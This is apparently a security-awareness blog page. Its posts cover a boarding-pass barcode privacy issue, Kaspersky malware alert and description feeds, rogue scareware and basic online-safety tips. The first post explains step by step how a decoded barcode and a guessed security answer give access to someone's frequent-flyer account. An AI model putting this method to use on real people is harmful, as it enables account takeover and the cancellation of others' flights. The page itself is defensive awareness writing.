
"I found a website that could decode the data and instantly had lots of info about his trip," Cory said, showing this author step-by-step exactly how he was able to find this information. '

"Besides his name, frequent flyer number and other [personally identifiable information], I was able to get his record locator (a.k.a. "record key" for the Lufthansa flight he was taking that day," Cory said. "I then proceeded to Lufthansa's website and using his last name (which was encoded in the barcode) and the record locator was able to get access to his entire account. Not only could I see this one flight, but I could see ANY future flights that were booked to his frequent flyer number from the Star Alliance."

The access granted by Lufthansa's site also included his friend's phone number, and the name of the person who booked the flight. More worrisome, Cory now had the ability to view all future flights tied to that frequent flyer account, change seats for the ticketed passengers, and even cancel any future flights.

The information contained in the boarding pass could make it easier for an attacker to reset the PIN number used to secure his friend's Star Alliance frequent flyer account. For example, that information gets you past the early process of resetting a Star Alliance account PIN at United Airline's "forgot PIN" Web site.

After that, the site asks for the answer to a pre-selected secret question. The question in the case of Corey's friend was "What is your Mother's maiden name?" That information can often be gleaned by merely perusing someone's social networking pages (e.g., does your aunt or uncle on your mom's side have your mother's maiden name as their last name? If so, are they friends with you on Facebook?)



The readout from the barcode on Cory's friend's boarding pass (redacted).

United Airlines seems to treat its customers' frequent flyer numbers as secret access codes. For example, if you're looking for your United Mileage Plus number, and you don't have the original document or member card they mailed to you, good luck finding this information in your email correspondence with the company. When United does include this code in correspondence, all but the last three characters are replaced with asterisks. The same is true with United's boarding passes. However, the full Mileage

Plus number is available if you take the time to decode the barcode on a boarding pass.

Interested in learning what's in your boarding pass barcode? Take a picture of the barcode with your phone, and upload it to this site. This blog on the same topic from several years back includes some helpful hints on how to decode the various information fields that get dumped by the barcode reader.

Finally, the standards for the boarding pass barcodes are widely available and have been for years. Check out this document (PDF) from the **International Air Transport Association** (IATA) for more on how the barcode standards work and have been implemented in various forms.

10/6/2015

Posted by Peer Ynt at 18:25 0 comments

Recommend this on Google

10 most recent alerts from Securelist

Securelist / Alerts

- Trojan-Ransom.Win32.Gpcode.ax

  Kaspersky Lab warns users about the emergence online of a new version of the Gpcode ransomware program.

  The program spreads via malicious websites and P2P networks.

  Kaspersky Lab products detect the program as Trojan-Ransom.Win32.Gpcode.ax.

  You can read more on our blog.

  11/29/2010

- Email-Worm.Win32.VBMania

  Kaspersky Lab is monitoring a new email worm which is currently spreading. Emails spreading the worm say "Here you have" in the subject line.

  We detect the worm as Email-Worm.Win32.VBMania.

  While the servers hosting related downloads have been taken down, we are keeping customers updated and protected against any new variants.

  9/10/2010

- Net-Worm.Win32.Kido
  Kaspersky Lab has detected that multiple variants of Kido, a polymorphic worm, are currently spreading widely.

  Kaspersky Lab has detected that multiple variants of Kido, a polymorphic worm, are currently spreading widely.

  Net-Worm.Win32.Kido exploits a critical vulnerability (MS08-067) in Microsoft Windows to spread via local networks and removable storage media.

  The worm disables system restore, blocks access to security websites, and downloads additional malware to infected machines.

  Users are strongly recommended to ensure their antivirus databases are up to date. A patch for the vulnerability is available from Microsoft.

  Detailed descriptions of Net-Worm.Win32.Kido.bt, Net-Worm.Win32.Kido.dv and Net-Worm.Win32.Kido.fx are available in the Virus Encyclopaedia. A

dedicated removal tool is available here.

1/13/2009

- Virus.Win32.Gpcode.ak
  Kaspersky Lab has detected a new version of the 'malicious blackmailer' Gpcode - Virus.Win32.Gpcode.ak.

  Kaspersky Lab has detected a new version of the 'malicious blackmailer' Gpcode - Virus.Win32.Gpcode.ak.

  The new Gpcode variant encrypts files with extensions DOC, TXT, PDF, XLS, JPG, PNG, CPP, H etc. on hard drives using an RSA algorithm with a 1024-bit key.

  After encrypting files, the virus leaves a text file in the folder next to the encrypted files with following message:

  Your files are encrypted with RSA-1024 algorithm.
  To recovery your files you need to buy our decryptor.
  To buy decrypting tool contact us at: ********@yahoo.com

  Currently, we detect the new variant, but we are unable to crack the 1024-bit key. Our analysts are continuing to work on both the key and the virus to resolve this issue.

  Kaspersky Lab recommends that all Internet users enable maximum protection from malicious code and network attacks on their computers, refrain from executing suspicious programs received from untrustworthy sources and back up any important information on their computers.

  Detection of Virus.Win32.Gpcode.ak was added to Kaspersky Anti-Virus signature databases yesterday, on June 4th, at 15:39 GMT. Please make sure to update if you haven't already.

  If you have fallen victim to Gpcode.ak, try to contact us using another computer connected to the Internet. DO NOT RESTART or POWER DOWN the potentially infected machine. Contact us by email stopgpcode@kaspersky.com and tell us the exact date and time of infection, as well everything you did on the computer in the 5 minutes before the machine was infected: which programs you have executed, which websites you have visited, etc. We'll try and help you recover any data that has been encrypted.

  For more information about the malicious program, please read our weblog.

  6/5/2008

- Email-Worm.Win32.Warezov.nf
  Kaspersky Lab has detected mass mailings of a new variant of Warezov, Email-Worm.Win32.Warezov.nf.

  Kaspersky Lab has detected mass mailings of a new variant of Warezov, Email-Worm.Win32.Warezov.nf. At 8.00 Moscow Standard Time, 19 April 2007, 70-85% of the malicious content in mail traffic consisted of various forms of a new modification of Warezov - the Warezov.nf worm.

  A few hours before this point, there was a noticeable increase in mail traffic of an earlier modification of Warezov - Warezov.do which featured in the October 2006 Top 20.

  If you are using Kaspersky Anti-Virus 6.0 or Kaspersky Internet Security 6.0 with Proactive Protection turned on, new variants will be detected without the need to update your antivirus databases.

  A full description of Email-Worm.Win32.Warezov.nf is now available in the Virus Encyclopaedia.

  4/18/2007

- Email-Worm.Win32.Warezov.mx
  New Warezov variant mass mailed

  A new version of Warezov, Email-Worm.Win32.Warezov.mx has been mass-mailed.

  The worm spreads as an attachment to infected emails. Once launched, it may terminate antivirus and firewall programs and download other malware.

An urgent update to antivirus databases has been released.

If you are using Kaspersky Anti-Virus/ Kaspersky Internet Security 6.0, enable Proactive Protection, and new variants will be detected without the need to update antivirus databases.

4/6/2007

- Email-Worm.Win32.Warezov.ms
  A new variant of Warezov has been mass mailed, and is spreading rapidly

  Kaspersky Lab has detected mass mailings of a new variant of Warezov, Email-Worm.Win32.Warezov.ms. The mass mailing started on 3rd April 2007.

  The worm spreads as an attachment to infected emails. Once launched, it may terminate antivirus and firewall programs and download other malware.

  An urgent update to antivirus databases has been released.

  If you are using Kaspersky Anti-Virus/ Kaspersky Internet Security 6.0, enable Proactive Protection, and new variants will be detected without the need to update antivirus databases.

  A detailed description of Email-Worm.Win32.Warezov.ms will be available in the near future.

  4/3/2007

- Email-Worm.Win32.Zhelatin
  Multiple variants spreading

  Multiple variants of Email-Worm.Win32.Zhelatin are currently spreading. The most recent variants are Zhelatin.u, Zhelatin.r and Zhelatin.t

  New variants may be functionally similar to each other and to previous variants.

  Users are reminded to keep their antivirus protection up to date, and to scan any suspicious emails with an antivirus solution.

  If you are using Kaspersky Anti-Virus or Kaspersky Internet Security 6.0, enable Proactive Protection, and new variants will be detected without the need to update antivirus databases.

  A detailed description of Email-Worm.Win32.Zhelatin.o is available in the Virus Encyclopaedia.

  2/9/2007

- Email-Worm.Win32.Zhelatin.u
  New variant of Zhelatin spreading rapidly

  Kaspersky Lab has detected a new variant of Zhelatin, Email-Worm.Zhelatin.u.

  Zhelatin.u is a repacked version of an earlier modification, and has the same functionality as previous variants.

  Users are reminded to keep their antivirus protection up to date.

  If you are using Kaspersky Anti-Virus 6.0, enable Proactive Protection, and new variants will be detected without the need to update antivirus databases.

  2/8/2007

- Email-Worm.Win32.Zhelatin.r
  Sharp increase in the volume of Email-Worm.Win32.Zhelatin.r

  Kaspersky Lab has detected a sharp increase in the volume of Email-Worm.Win32.Zhelatin.r in mail traffic.

  It is functionally identical to Zhelatin.o. Zhelatin.r is simply a repacked version.

  If you are using Kaspersky Anti-Virus 6.0, enable Proactive Protection, and new variants will be detected without the need to update antivirus databases.

2/8/2007

Posted by Peer Ynt at 17:25 0 comments

Recommend this on Google

Latest virus and malware descriptions from Securelist

Securelist / Descriptions

- Trojan-Downloader.JS.Agent.gdn
  If your computer has not been protected with anti-virus software and has been infected with malware, you will need to take the following actions to delete this: Delete the original program file (its...

  1/31/2013

- Trojan.Win32.Scar.dgje
  A trojan program. It is a Windows application (PE-EXE file). 742912 bytes. Packed by an unknown packer. Unpacked size - around 788 kB. Written in Delphi. Installation When launching, the...

  1/31/2013

- Trojan.Win32.KillAV.gcg
  The malicious library exports the "testall" function which leads to the following actions being carried out. If the system launches the "avp.exe" process, the trojan tries to download the following...

  1/31/2013

- Trojan.Win32.Agent2.dmdi
  The malicious library is a component of a trojan program designed to steal the user's authentication data. It is a Windows dynamic-link library (PE-DLL file). 8192 bytes. Written in C++.

  1/30/2013

- Trojan-Downloader.JS.Agent.gbj
  A trojan program that uses the vulnerabilities in Oracle Java and Adobe Reader/Acrobat products to download and launch other malware. It is a HTML document containing Java Script. 88200 bytes.

  1/30/2013

- Trojan-Downloader.JS.Agent.gaf
  A trojan program that uses the vulnerabilities in Oracle Java and Adobe Reader/Acrobat products to download and launch other malware. It is a HTML document containing Java Script. 88518 bytes.

  1/30/2013

- Trojan.Win32.Jorik.Carberp.ar
  A trojan that provides the attacker with remote access to the infected computer. It is a Windows application (PE-EXE file). 176640 bytes. UPX packed. Unpacked size - around 245 kB. Written in...

  1/29/2013

- Trojan.Win32.Agent2.dmvt
  After launching, the trojan checks for the following branch in the system registry: [HKCU\Software\Classes\CLSID\{82404416-4C60-47F8-BA06-90BA7261C3AE}\InprocServer32] If the branch is missing, it...

  1/29/2013

- Trojan.Win32.KillFiles.afz
  A trojan program designed to delete components of the security software Gbuster plugin for Internet Explorer. Implemented in the form of an NT kernel mode driver. 5632 bytes. Written in C++.

1/29/2013

- Trojan.Win32.Agent.fajk
  A trojan program that downloads files from the Internet without the user's knowledge and launches them. It is a Windows application (PE-EXE file). 6656 bytes. Written in C++. Installation After...

  1/24/2013

- Trojan.Win32.Jorik.Buterat.dp
  A trojan program that carries out destructive actions on the user's computer. It is a Windows application (PE-EXE file). 56832 bytes. Packed by an unknown packer. Unpacked size - around 53 kB....

  1/24/2013

- AdWare.Win32.Gamevance.hfti
  Adware designed to redirect user searches to other web resources. It is a Windows application (PE-EXE file). 1135840 bytes. Written in C++. Installation The trojan is installed as an add-in for the...

  1/24/2013

- Trojan-Downloader.Win32.Small.bven
  A trojan program that downloads files from the internet without the user's knowledge and launches them. It is a Windows application (PE-EXE file). 7168 bytes. Written in C++. Installation When...

  1/23/2013

- Trojan.NSIS.Miner.a
  A trojan program. It is a Windows application (PE-EXE file). 244927 bytes. This malware is created using the system to create the installation packages Nullsoft Scriptable Install...

  1/23/2013

- Trojan.Java.Agent.an
  A trojan program that downloads files from the Internet without the user's knowledge and launches them. It is a JAR-archive containing a set of Java-classes (class-files). 15661 bytes.

  1/23/2013

- Exploit.JS.CVE-2010-4452.t
  After launching the malicious HTML-document, using Java Script tools, it is decoded and a code is recorded in its body which carries out the following actions: it launches a script, the location of...

  1/22/2013

- Trojan-Downloader.JS.Agent.gcv
  After opening the malicious HTML page in the browser, it displays the following message: 404 Not Found Then, using Java Script, the trojan collects system information, in particular: The type of OS...

  1/22/2013

- Trojan-Dropper.Win32.StartPage.eba
  If the path to the trojan file does not contain a sequence of "ommon" symbols, the trojan will retrieve a script from its body and will launch this script under the following name: %ProgramFiles%\<...

  1/22/2013

- Trojan-Dropper.Win32.Agent.ezqm
  A trojan program that installs and launches other software on the infected computer without the user's knowledge. It is a Windows application (PE-EXE file). 231124 bytes. Written in C++.

  1/21/2013

- Trojan-Downloader.Win32.VB.aiqx
  When launching, the trojan downloads a file from the internet using the following link: http://<rnd>.***heker.com Where <rnd> is a random sequence

of digits. The link did not work...

1/21/2013

Posted by Peer Ynt at 17:11 0 comments

Recommend this on Google

Latest alerts from Securelist

Securelist / Active Alerts

Posted by Peer Ynt at 16:50 0 comments

Recommend this on Google

Sunday, 4 March 2012

Rogues and the dark side of online money making

Scareware

Have you got the anti-virus software that shows you a list of threats and won't go away until you buy a registration for it? Does it look more like a virus than legitimate anti-virus? If that sounds about right then you most likely are dealing with rogue anti-malware threat. The following video by rynesandbergfan23 shows a demonstration of what the rogue anti-malware (or anti-virus for that matter) is and what it's capable of. The example of rogue anti-malware used in the video is called XP Anti Spyware. The attempt to get rid of the rogue software is made by the help of Malwarebytes Anti-Malware which, on this occasion, proves to be unsuccessful:

Here are some names of rogue security software: Antivirus PC 2009, PCSuperCharger, DrAntispy, AntiMalware Pro, AntiSpywareMaster. (Extensive list of names can be seen here.) Some common patterns can be singled out:

- there is no name of the developer / publisher mentioned;
- the software name includes 'super', 'pro', 'master' and probably other hyperbolic terms.

Method of removal

Rogue software should be treated as malware therefore its removal is carried out by using anti-malware software provided by genuine and established publisher. For suggested free malware and rogue software removal tools click here. I'd suggest to follow the computer cleaning method outlined by me here. All the more because the method suggested can be used without the computer being connected to the Internet.

If you want to report a website hosting malware/scareware/spyware

Help to make the Internet a better place and report malicious URLs by going to Badwarebusters.org. Thank you.


The dark side of cyber business

More information on what part of the Internet the rogue anti-virus software (scareware) belongs to, you can find in the extensive summary by Dmitry Samosseiko, a data security researcher at data protection company SophosLabs Canada. The aforementioned research deals with the dark side of the Internet:


- spam and other online promotional tactics that are more or less of criminal nature;
- adult and casino sites of obscure origin;
- scareware;
- fake pharmacy products;
- *Black Hat* SEO.

While the article is supposed to be about the online affiliate programs known as *Partnerka* in Russia, it is informative enough for everyone in terms of awareness of what to look out for while browsing the Internet, clicking on advertising links, dealing with email and registering at websites, so that one can avoid of becoming a victim to malicious tactics used by cyber criminals. The file can be viewed and downloaded by clicking here.
The author of this blog strongly recommends against both: abuse of information and participation in criminal activities.

Download and test these products for free for 30 days:



Internet Security Pack: AntiVirus+Firewall



Online Armor Premium Firewall

Posted by Peer Ynt at 05:41 0 comments

+1 Recommend this on Google
Labels: antimalware, antivirus, cleaning, computer, data security research, fake pharmacy products, fake software, freeware, infection, internet fraud, MalwareBytes, online marketing, scan, scareware, seo, spam, spyware

Thursday, 1 March 2012

Few basic online safety tips for everyone


Yesterday, while going through all the new information on the Internet, I found a useful pdf file that basically covers few things everyone should learn before going on the Internet.
The file has been developed by Citizens Advice Bureau in UK together with Google. It's called *Good to Know: How to be safer on the Internet and manage the information you share online*. It provides tips on the following:

- How and why you should create strong passwords for accessing your online accounts;
- Why you would want to properly log out and shut down your Internet Browser when you've finished with your Internet session;
- How you can tell a website is safe;
- What is and how to spot phishing;
- How to keep your email accounts safe (Click here for a quick guide on how to send an email);
- How to keep kids safe online;
- What is IP address and why you should know that;

- How searching the web works.

You can view and download the file by clicking here.
Here's a suggested watching: few YouTube videos covering basic online safety tips, including but not limited to password creating advice and what things and why you would want to keep private:

Also, you might want to check out one of my other posts here which deals with common ways a Windows/Mac computer gets infected.



Internet Security Pack: AntiVirus+Firewall

Online Armor Premium Firewall

Posted by Peer Ynt at 18:24 0 comments

Labels: antivirus, browser, email, ip address, phishing, strong passwords

Newer Posts Home Older Posts

Subscribe to: Posts (Atom)

Like this blog? Consider a donation via PayPal